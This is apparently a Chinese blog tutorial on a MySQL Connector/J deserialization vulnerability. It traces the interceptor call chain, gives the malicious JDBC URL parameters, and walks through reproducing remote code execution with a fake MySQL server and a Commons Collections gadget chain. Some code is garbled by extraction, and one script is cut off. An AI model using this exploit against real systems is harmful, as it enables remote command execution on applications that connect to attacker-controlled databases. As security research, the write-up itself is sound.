JDBC反序列化漏洞 前置知识 JDBC JDBC(Java Database Connectivity)是 Java 语言访问关系型数据库的标准接口。他提供了一系列的方法和对象,来处理数据库的连接和查询操作。
url 在连接数据库时需要传入一个url来指定数据库的ip、配置信息等。
JDBC拦截器 拦截器用与 JDBC 驱动程序与数据库之间的交互过程中插入自定义逻辑。拦截器允许你在 SQL 查询执行、事务处理、连接管理等操作时执行额外的操作,比如记录日志、分析性能、修改请求或响应等。需求不同,指定的拦截器就不同。
数据库连接 在利用JDBC连接数据库的时候,JDBC会发送一系列的认证信息来确定对方是一个mysql服务器,认证通过后,在后续交互的过程中,伪造的mysql服务器可以将payload发送给JDBC进而触发反序列化


代码审计 要触发反序列化必须要调用readObject方法,这里选择的是com.mysql.cj.jdbc.result.ResultSetImpl.getObject()
先看看源码
所以我们现在只需要找到一个可控方法会调用到getObject(),那么就能触发反序列化
这个拦截器:com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor,也就是说我们要在url中指定这个拦截器。
url:
1 jdbc:mysql://localhost:3307/jdbc?autoDeserialize=true &queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor
这里关键的两个参数
1
2
3
autoDeserialize =true queryInterceptors =com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor
第一个参数表示将数据库返回的数据进行自动反序列化,这个参数为True在getobject()函数中才能通过if判断,继续调用readObject()
第二个参数就是指定拦截器
先看看拦截器的源码
com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 mysql .cj .jdbc .interceptors ;import ...public class ServerStatusDiffInterceptor implements QueryInterceptor {private Map <String , String > preExecuteValues = new HashMap ();private Map <String , String > postExecuteValues = new HashMap ();private JdbcConnection connection;private Log log;public ServerStatusDiffInterceptor () {public QueryInterceptor init (MysqlConnection conn, Properties props, Log lthis .connection = (JdbcConnection )conn;this .log = l;return this ;public <T extends Resultset > T postProcess (Supplier <String > sql, Query interceptedQuery, T originalResultSet, ServerSession serverSessionthis .populateMapWithSessionStatusValues (this .postExecuteValues );this .log .logInfo ("Server status change for query:\n" + Util .calculateDifferences (this .preExecuteValues , this .postExecuteValues ));return null ;private void populateMapWithSessionStatusValues (Map <String , String > toPopulateStatement stmt = null ;ResultSet rs = null ;try {try {clear ();this .connection .createStatement ();executeQuery ("SHOW SESSION STATUS" );ResultSetUtil .resultSetToMap (toPopulate, rs);finally {if (rs != null ) {close ();if (stmt != null ) {close ();catch (SQLException var8) {throw ExceptionFactory .createException (var8.getMessage (), var8);public <T extends Resultset > T preProcess (Supplier <String > sql, Query interceptedQuerythis .populateMapWithSessionStatusValues (this .preExecuteValues );return null ;public boolean executeTopLevelOnly (return true ;public void destroy (this .connection = null ;this .log = null ;
跟一下调用链

先是ServerStatusDiffInterceptor.populateMapWithSessionStatusValues()

然后是ResultSetUtil.resultSetToMap()
最后是rs.getObject()
1 2 3 ServerStatusDiffInterceptor.populateMapWithSessionStatusValues ().resultSetToMap ().getObject ()
漏洞复现 先把复现环境搭起来
在本地搭建一个jdbc服务器,同时服务器上存在有漏洞的commons-collections依赖
在本地上搭建一个假的mysql服务发送payload(cc5)
运行jdbc服务触发cc链反序列化漏洞实现命令执行
搭建jdbc服务器 先把服务端搭起来
1 2 3 4 5 6 7 8 9 10 11 12 <dependency > <groupId > mysql</groupId > <artifactId > mysql-connector-java</artifactId > <version > 8.0.19</version > </dependency > <dependency > <groupId > commons-collections</groupId > <artifactId > commons-collections</artifactId > <version > 3.2.1</version > </dependency >
1
2
3
4
5
6
7
8
9
10
11
12
13
14
import java.sql.*;public class JDBCAttack {public static void main (String[] args) throws Exception {String url = "jdbc:mysql://127.0.0.1:3308/test?autoDeserialize=true&queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&user=d200feb" ;try {"com.mysql.cj.jdbc.Driver" );catch (Exception e) {
生成gadget链 这里直接用java-chains工具

先在Fake MySQL Control里开启Fake Mysql

然后选择payload
我这里用的是K1链+templatesImpl加载字节码,
命令我填的是calc
然后运行jdbc服务器,成功弹出计算器。
也可以用其他方式触发

fake_mysql工具触发反序列化 这里用4ra1n师傅改写的java版的fake-mysql-gui-0.0.4
执行命令,打开工具gui界面
1 java -jar fake-mysql-gui-0 .0 .4 .jar
注意这里一定要用jdk8来运行,否则无法正常反序列化
然后进行设置,开启服务
然后运行jdbc服务器即可触发反序列化
使用python脚本伪造Mysql服务器
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
